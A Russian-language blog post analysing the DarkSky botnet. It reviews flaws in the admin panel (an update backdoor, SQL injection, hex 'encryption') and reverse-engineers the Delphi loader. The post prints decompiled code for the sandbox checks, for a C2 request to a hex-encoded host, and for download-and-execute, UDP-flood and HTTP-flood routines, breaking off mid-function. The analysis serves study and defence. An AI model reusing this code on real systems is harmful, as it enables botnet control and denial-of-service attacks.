Анализ ботнета DarkSky – Telegraph

ims0rry December 30, 2017

Анализ ботнета DarkSky

ims0rry

Вся информация предоставлена исключительно в ознакомительных целях. Ни администрация, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Админ-панель

Оболочка

Сразу хочется отметить, что в плане внешности, панелька очень даже неплохая.

Тут же отмечу, что имеются некоторые баги:
1) Я запускал файл на дедике - он отстучал в двух разных ботов, хотя по данным они идентичны

2) Неправильно определяется версия Windows: на дедике Windows Server 2012 R2, а в панели Win8/10x64

Присутствует удобная настройка панели, страница тасков, логов, последних действий.

Внутренности

Вот тут уже начинается темная сторона этого продукта. Из серьезных недоработок я нашел:

1) Update - автообновление панели, которое можно использовать как бекдор

Класс:

Использование:

```
if($_GET['f'] == 'product'):
    $uparr = json_decode($up->file_get_contents_curl(URL), true);
    $tpl->set('{product}', 'active');
    $tpl->set('{content}', $tpl->sub_load_template('software.tpl'));
    $tpl->set('{title}', 'DarkSky Software' . sep . $global->title);
    $tpl->set('{key}', KEY);
    $tpl->set('{current_version}', V);
    $tpl->set('{last_version}', $uparr[1]);
    $tpl->set('{last_date_update}', $uparr[3]);
    $tpl->set('{next_date_update}', $uparr[5]);
    $tpl->set('{dump_link}', '../dump/1/');
endif;
```

Возможно, сделано это ненамеренно, но риск остается.

2) Уязвимость к SQL-инъекциям - хоть и используется mysqli, но толку от него ноль:

Данные вставляются в принятом формате (я где-то видел метод, который регулярками что-то либо сравнивает, либо чистит, но регулярки, я слышал, не спасают):

3) "Шифрование данных" - это HEX. Если уж заявили о шифровании, нужно его сделать адекватно, а не так, чтобы все это через любой онлайн-декодер расшифровывалось:

Анализ файла

PE

Смотрим через PE-сканнеры:


Файл ничем не запакован, ЯП - Delphi.

Данные

Открываем файл в IDA и первое, на что обращаем внимание - строки:

Очень много hex-строк, а как мы уже знаем, в софте именно это является основным шифрованием данных. При декодировании можно найти пару интересных строк:

User-Agent с которым делается http-запрос:



Хост на который привязан лоадер:

6373676f77696e636c6f75642e636f6d


Hex Decode!

Hex к тексту | Скачать файл

Скопируйте шестнадцатеричный декодированного текста здесь:

csgowincloud.com

Параметры:



А тут мы видим что лоадер использует стандартную автозагрузку:

53 6f 66 74 77 61 72 65 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e

Hex Decode!

Hex к тексту | Скачать файл

Скопируйте шестнадцатеричный декодированного текста здесь:

Software\Microsoft\Windows\CurrentVersion

Функции


Основной метод выглядит так:

```
void __noreturn start()
{
  int v0; // eax
  int v1; // eax
  int v2; // eax

  v0 = Sysinit::__linkproc__ InitExe(&dword_423200);
  if ( (unsigned __int8)sub_421E50(v0) == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_422F48() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_421ED8() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_422150() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_421F60() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_4230AC() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_422404() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_42232C() == 1 )
    ExitProcess_0(0);
  if ( (unsigned __int8)sub_421150() == 1 )
    ExitProcess_0(0);
  unknown_libname_85(0, 0, "1z10\r\n10=");
  if ( GetLastError() == 183 )
    ExitProcess_0(0);
  v1 = sub_4203F4((Classes::TThread *)&off_4203E4);
  v2 = (*(int (**)(void))(*(_DWORD *)v1 + 4))();
  System::__linkproc__ Halt0(v2);
}
```

Происходят DLL-проверки (чек на песочницу, виртуалку и т.д.), далее происходит запуск в памяти массива байт (предпоследняя строчка).

На графе выглядит примерно так:



Теперь нам нужно отыскать то, что запускается в памяти:

```
loc_4233D9:                             ; CODE XREF: start+B8↑j
                mov     dl, 1
                mov     eax, off_420398 ; this
                call    sub_4203F4
                mov     edx, [eax]
                call    dword ptr [edx+4]
                call    @System@@Halt0$qqrv ; System::__linkproc__ Halt0(void)
start           endp
```

Переходим:

```
; Classes::TThread *off_420398
off_420398      dd offset off_4203E4    ; DATA XREF: start+C3↓r
                dd 7 dup(0)
                dd offset aTmain        ; "TMain"
                dd 40h
                dd offset off_4101A0
                dd offset @System@TObject@SafeCallException$qqrp14System@TObjectpv ; System::TObject::SafeCallException(System::TObject *,void *
                dd offset @Classes@TThread@AfterConstruction$qqrv ; Classes::TThread::AfterConstruction(void)
                dd offset nullsub_7
                dd offset @System@TObject@Dispatch$qqrpv ; System::TObject::Dispatch(void *)
                dd offset nullsub_8
                dd offset @Comctrls@TTreeNodes@GetFirstNode$qqrv ; Comctrls::TTreeNodes::GetFirstNode(void)
                dd offset sub_4030FC
                dd offset @Classes@TThread@$bdtr$qqrv ; Classes::TThread::~TThread(void)
off_4203E4      dd offset @Classes@TThread@DoTerminate$qqrv
                                        ; DATA XREF: CODE:off_420398↑o
                                        ; Classes::TThread::DoTerminate(void)
                dd offset sub_420434
aTmain          db 5,'TMain'            ; DATA XREF: CODE:004203B8↑o
                align 4
```

Далее открываем функцию Main этого массива (sub_420434):

```
void __noreturn sub_420434()
{
  int v0; // eax
  int v1; // eax
  int v2; // ecx
  int v3; // eax
  _strings *v4; // [esp-18h] [ebp-50h]
  int *v5; // [esp-14h] [ebp-4Ch]
  int *v6; // [esp-10h] [ebp-48h]
  unsigned int v7; // [esp-Ch] [ebp-44h]
  int (__cdecl *v8)(int, int); // [esp-8h] [ebp-40h]
  int *v9; // [esp-4h] [ebp-3Ch]
  int v10; // [esp+0h] [ebp-38h]
  int v11; // [esp+4h] [ebp-34h]
  int v12; // [esp+8h] [ebp-30h]
  int v13; // [esp+Ch] [ebp-2Ch]
  int v14; // [esp+10h] [ebp-28h]
  int v15; // [esp+14h] [ebp-24h]
  int v16; // [esp+18h] [ebp-20h]
  int v17; // [esp+1Ch] [ebp-1Ch]
  int v18; // [esp+20h] [ebp-18h]
  int v19; // [esp+24h] [ebp-14h]
  int v20; // [esp+28h] [ebp-10h]
  char v21; // [esp+2Ch] [ebp-Ch]
  int v22; // [esp+30h] [ebp-8h]
  int v23; // [esp+34h] [ebp-4h]
  int savedregs; // [esp+38h] [ebp+0h]

  v9 = &savedregs;
  v8 = j_unknown_libname_51;
  v7 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v7);
  if ( (unsigned __int8)sub_4212FC(1, &str_SeDebugPrivileg[1]) == 1 )
    v0 = sub_422708();
  else
    v0 = sub_421014();
  LOBYTE(v0) = 1;
  if ( !(unsigned __int8)sub_4212FC(v0, &str_SeDebugPrivileg[1]) )
    sub_422E0C();
  while ( 1 )
  {
    v6 = &savedregs;
    v5 = (int *)j_unknown_libname_51_0;
    v4 = (_strings *)__readfsdword(0);
    __writefsdword(0, (unsigned int)&v4);
    sub_421180(&str_2f6163746976617[1], &v18);
    sub_4224DC(&v17);
    System::__linkproc__ LStrCat(&v18, v17);
    sub_4213B8(v18, &v19);
    System::__linkproc__ LStrAsg(&dword_425B04, v19);
    __writefsdword(0, (unsigned int)v4);
    v6 = (int *)&loc_420482;
    if ( unknown_libname_69(&str_load[1], dword_425B04) > 0 )
    {
      sub_421764(&v20);
      sub_422A08(v20, &str_s_exe[1]);
      sub_42170C(&v16);
      System::__linkproc__ LStrCat(&v16, &str_s_exe[1]);
      sub_42294C(v16);
    }
    if ( unknown_libname_69(&str_udp__[1], dword_425B04) > 0 )
    {
      sub_421764(&v21);
```

```
      sub_421764(&v23);
      sub_421764(&v22);
      v1 = unknown_libname_255(v22);
      sub_4202D8(v23, v1);
    }
    if ( unknown_libname_69(&str_method_http[1], dword_425B04) <= 0 )
    {
      byte_425B08 = 0;
      byte_425B09 = 0;
    }
    else if ( !byte_425B08 )
    {
      sub_421764(&v15);
      System::__linkproc__ LStrAsg(&dword_425B14, v15);
      v5 = &v14;
      v4 = &str_method_http__[1];
      System::__linkproc__ LStrCatN(&v13, 3, v2, dword_425B14, &str___18[1]);
      sub_421764(v5);
      System::__linkproc__ LStrCat3(&dword_425B18, &str___18[1], v14, v6);
      sub_421764(&v12);
      dword_425B24 = unknown_libname_255(v12);
      sub_421764(&v11);
      dword_425B28 = unknown_libname_255(v11);
      sub_421764(&v10);
      v3 = System::__linkproc__ LStrAsg(&unk_425B1C, v10);
      byte_425B09 = 1;
      byte_425B08 = 0;
      sub_4208CC(v3);
    }
    Sleep_0(0xAFC8u);
  }
}
```

В функции sub_4213B8 происходит запрос к серверу, там же мы видим захексованный хост и параметры:

```
int __usercall sub_4213B8@<eax>(int a1@<eax>, int a2@<edx>, int a3@<edi>, int a4@<esi>)
{
  int v4; // ebx
  int v5; // eax
  int v6; // eax
  int v7; // ecx
  int v8; // eax
  int v9; // edx
  int v10; // eax
  unsigned int v12; // [esp-18h] [ebp-50h]
  void *v13; // [esp-14h] [ebp-4Ch]
  int *v14; // [esp-10h] [ebp-48h]
  unsigned int v15; // [esp-Ch] [ebp-44h]
  void *v16; // [esp-8h] [ebp-40h]
  int *v17; // [esp-4h] [ebp-3Ch]
  int v18; // [esp+8h] [ebp-30h]
  int v19; // [esp+Ch] [ebp-2Ch]
  int v20; // [esp+10h] [ebp-28h]
  int v21; // [esp+14h] [ebp-24h]
  int v22; // [esp+18h] [ebp-20h]
  int v23; // [esp+1Ch] [ebp-1Ch]
  int v24; // [esp+20h] [ebp-18h]
  int v25; // [esp+24h] [ebp-14h]
  int v26; // [esp+28h] [ebp-10h]
  int v27; // [esp+2Ch] [ebp-Ch]
  int v28; // [esp+30h] [ebp-8h]
  int v29; // [esp+34h] [ebp-4h]
  int savedregs; // [esp+38h] [ebp+0h]

  v19 = 0;
  v18 = 0;
  v20 = 0;
  v24 = 0;
  v23 = 0;
  v4 = a2;
  v29 = a1;
  System::__linkproc__ LStrAddRef(a1);
  v17 = &savedregs;
  v16 = &loc_42160E;
  v15 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v15);
  System::__linkproc__ LStrClr(v4);
  v14 = &savedregs;
  v13 = &loc_4215D7;
  v12 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v12);
  v28 = InternetOpenA("2zAz", 0, 0, 0, 0);
  if ( v28
    && (v21 = 4,
        InternetQueryOptionA(v28, 31, &v22, &v21),
        v22 = 256,
        InternetSetOptionA(v28, 31, &v22, 4),
        sub_421180((int)"6373676f77696e636c6f75642e636f6d", (int)&v20, v4, a3, a4),
        v5 = System::__linkproc__ LStrToPChar(v20),
        (v27 = InternetConnectA(v28, v5, 80, 0, 0, 3, 0, 1)) != 0) )
  {
    v6 = System::__linkproc__ LStrToPChar(v29);
    v26 = HttpOpenRequestA(v27, "GET", v6, "HTTP/1.0", 0, 0, 4096, 0);
    sub_421180(
      (int)"436f6e74656e742d547970653a206170706c69636174696f6e2f782d7777772d666f726d2d75726c656e636f646564",
      (int)&v19,
      v4,
      a3,
      a4);
    sub_421180((int)&str_43616368652d436 0[1], (int)&v18, v4, a3, a4);
```

```
    System::__linkproc__ LStrCatN(&v23, 3, v7, &str___13[1], v18);
    v8 = unknown_libname_67(v23);
    if ( v8 < 0 )
      sub_4030A8(v8, v9);
    HttpAddRequestHeadersA(v26, v23, v8, 0x20000000);
    if ( v26 )
    {
      if ( HttpSendRequestA(v26, 0, 0, &v29, 4) )
      {
        do
        {
          v25 = 0;
          System::__linkproc__ LStrSetLength(&v24, 1024);
          v10 = j_unknown_libname_68_0(&v24);
          if ( !v10 || *(_DWORD *)(v10 - 4) <= 0u )
            sub_4030A8(v10, 0);
          if ( !InternetReadFile(v26, v10, 1024, &v25) )
            break;
          System::__linkproc__ LStrSetLength(&v24, v25);
          System::__linkproc__ LStrCat(v4, v24);
        }
        while ( v25 );
      }
    }
    else
    {
      InternetCloseHandle(0);
    }
    InternetCloseHandle(v27);
    InternetCloseHandle(v28);
    System::__linkproc__ TryFinallyExit(v12, v13, v14);
  }
  else
  {
    __writefsdword(0, v12);
    v14 = (int *)&loc_4215DE;
    InternetCloseHandle(v26);
    InternetCloseHandle(v27);
    InternetCloseHandle(v28);
  }
  __writefsdword(0, v15);
  v17 = (int *)&loc_421615;
  System::__linkproc__ LStrArrayClr(&v18, 3);
  System::__linkproc__ LStrArrayClr(&v23, 2);
  return System::__linkproc__ LStrClr(&v29);
}
```

Далее в цикле происходит запрос текущих тасков и их выполнение. По названиям строк (str_load, str_udp, str_method_http) не трудно догадаться что первое - это таск загрузки и запуска файла, второе - udp-flood, третье - http-flood.

Смотрим функции по порядку:

Загрузка и запуск файла

Загрузка:

```
char __fastcall sub_422A08(int a1, int a2)
{
  signed int v2; // ebx
  int v3; // eax
  int v4; // eax
  unsigned __int8 v5; // of
  unsigned int v7; // [esp-24h] [ebp-40h]
  void *v8; // [esp-20h] [ebp-3Ch]
  int *v9; // [esp-1Ch] [ebp-38h]
  unsigned int v10; // [esp-18h] [ebp-34h]
  void *v11; // [esp-14h] [ebp-30h]
  int *v12; // [esp-10h] [ebp-2Ch]
  unsigned int v13; // [esp-Ch] [ebp-28h]
  void *v14; // [esp-8h] [ebp-24h]
  int *v15; // [esp-4h] [ebp-20h]
  void *v16; // [esp+0h] [ebp-1Ch]
  System::TObject *v17; // [esp+Ch] [ebp-10h]
  char v18; // [esp+13h] [ebp-9h]
  unsigned __int16 v19[2]; // [esp+14h] [ebp-8h]
  int v20; // [esp+18h] [ebp-4h]
  int savedregs; // [esp+1Ch] [ebp+0h]

  *(_DWORD *)v19 = a2;
  v20 = a1;
  System::__linkproc__ LStrAddRef(a1);
  System::__linkproc__ LStrAddRef(*(_DWORD *)v19);
  v15 = &savedregs;
  v14 = &loc_422B62;
  v13 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v13);
  v2 = 1;
  v17 = (System::TObject *)sub_41D5AC((int)&cls_httpsend_THTTPSend, 1);
  v12 = &savedregs;
  v11 = &loc_422B40;
  v10 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v10);
  v9 = &savedregs;
  v8 = &loc_422B11;
  v7 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v7);
  LOBYTE(v3) = sub_41DA24(v17, &str_GET[1], v20);
  while ( v2 < 3 && (_BYTE)v3 == 0 )
  {
    v4 = 500 * v2;
    if ( !is_mul_ok(0x1F4u, v2) )
      sub_4030B0(v4);
    if ( v4 < 0 )
      sub_4030A8();
    Sleep_0(500 * v2);
    v3 = sub_41DA24(v17, &str_GET[1], v20);
    v5 = __OFADD__(1, v2++);
    if ( v5 )
      sub_4030B0(v3);
  }
  if ( (unsigned int)(*((_DWORD *)v17 + 22) - 100) < 0xC8 )
  {
    unknown_libname_223(*((Classes::TCustomMemoryStream **)v17 + 12), v19[0]);
    v18 = 1;
  }
  else
  {
    v18 = 0;
  }
```

```
  __writefsdword(0, v7);
  __writefsdword(0, v10);
  v12 = (int *)&loc_422B47;
  System::TObject::Free(v17);
  __writefsdword(0, (unsigned int)v14);
  v16 = &loc_422B69;
  System::__linkproc__ LStrArrayClr(v19, 2);
  return v18;
}
```

Запуск:

```
int sub_42294C()
{
  CHAR *v0; // eax
  unsigned int v2; // [esp-Ch] [ebp-68h]
  void *v3; // [esp-8h] [ebp-64h]
  int *v4; // [esp-4h] [ebp-60h]
  int System::AnsiString; // [esp+0h] [ebp-5Ch]
  int v6; // [esp+4h] [ebp-58h]
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+8h] [ebp-54h]
  struct _STARTUPINFOA StartupInfo; // [esp+18h] [ebp-44h]
  int savedregs; // [esp+5Ch] [ebp+0h]

  v6 = 0;
  System::AnsiString = 0;
  v4 = &savedregs;
  v3 = &loc_4229EC;
  v2 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v2);
  System::__linkproc__ FillChar(&StartupInfo, 68, 0);
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 65;
  StartupInfo.wShowWindow = 1;
  System::ParamStr(0);
  Sysutils::ExtractFilePath(System::AnsiString);
  System::__linkproc__ LStrCat(&v6, &str__s_exe[1]);
  v0 = (CHAR *)System::__linkproc__ LStrToPChar(v6);
  CreateProcessA(0, v0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  __writefsdword(0, v2);
  v4 = (int *)&loc_4229F3;
  return System::__linkproc__ LStrArrayClr(&System::AnsiString, 2);
}
```

UDP-flood

```
int __stdcall StartAddress()
{
  WORD v0; // ax
  SOCKET v1; // esi
  const char *v2; // eax
  int v3; // eax
  int v4; // ebx
  unsigned int v6; // [esp-Ch] [ebp-1B8h]
  void *v7; // [esp-8h] [ebp-1B4h]
  int *v8; // [esp-4h] [ebp-1B0h]
  struct sockaddr to; // [esp+8h] [ebp-1A4h]
  struct WSAData WSAData; // [esp+18h] [ebp-194h]
  char buf[4]; // [esp+1A8h] [ebp-4h]
  int savedregs; // [esp+1ACh] [ebp+0h]

  *(_DWORD *)buf = 0;
  v8 = &savedregs;
  v7 = &loc_4202C8;
  v6 = __readfsdword(0);
  __writefsdword(0, (unsigned int)&v6);
  v0 = Windows::MakeWord(2u, 2u);
  WSAStartup(v0, &WSAData);
  v1 = socket(2, 2, 17);
  if ( v1 != -1 )
  {
    to.sa_family = 2;
    v2 = (const char *)System::__linkproc__ LStrToPChar(dword_425AF4);
    *(_DWORD *)&to.sa_data[2] = inet_addr(v2);
    if ( *(_DWORD *)&hostshort > 0xFFFFu )
      sub_4030A8();
    *(_WORD *)to.sa_data = htons(hostshort);
    while ( 1 )
    {
      System::Randomize();
      v3 = unknown_libname_35(5000);
      v4 = v3 + 50;
      if ( __OFADD__(50, v3) )
        break;
      sub_420194(v3 + 50, buf);
      sendto(v1, buf, v4, 0, &to, 16);
      if ( (dwMilliseconds & 0x80000000) != 0 )
        sub_4030A8();
      Sleep(dwMilliseconds);
    }
    sub_4030B0(v3);
  }
  __writefsdword(0, v6);
  v8 = (int *)&loc_4202CF;
  return System::__linkproc__ LStrClr(buf);
}
```

HTTP-flood

```
int v2; // ebx
unsigned int v4; // [esp-10h] [ebp-2Ch]
void *v5; // [esp-Ch] [ebp-28h]
int *v6; // [esp-8h] [ebp-24h]
int v7; // [esp-4h] [ebp-20h]
int v8; // [esp+0h] [ebp-1Ch]
int v9; // [esp+4h] [ebp-18h]
int v10; // [esp+8h] [ebp-14h]
int v11; // [esp+Ch] [ebp-10h]
int v12; // [esp+10h] [ebp-Ch]
int v13; // [esp+14h] [ebp-8h]
int v14; // [esp+18h] [ebp-4h]
int savedregs; // [esp+1Ch] [ebp+0h]

v12 = 0;
v11 = 0;
v10 = 0;
v9 = 0;
v8 = 0;
v7 = a1;
v6 = &savedregs;
v5 = &loc_420A21;
v4 = __readfsdword(0);
__writefsdword(0, (unsigned int)&v4);
sub_421180(&str_557365722d41676[1], &v14);
sub_421180(&str_436f6e6e6563746[1], &v13);
sub_421180(&str_43616368652d436[1], &v12);
sub_421180(&str_4163636570743a2[1], &v11);
sub_421180(&str_4163636570742d4[1], &v10);
sub_421180(&str_4163636570742d4_0[1], &v9);
sub_421180(&str_4163636570742d4_1[1], &v8);
System::__linkproc__ LStrCatN(&unk_425B20, 24, v1, &str____11[1], &str____11[1]);
WSAStartup(0x202u, &stru_425B2C);
if ( !byte_425B08 )
{
  if ( dword_425B24 >= 0 )
  {
    v2 = dword_425B24 + 1;
    do
    {
      dword_425B0C = (int)CreateThread_0(0, 0, sub_420DF0, 0, 0, &dword_425B10);
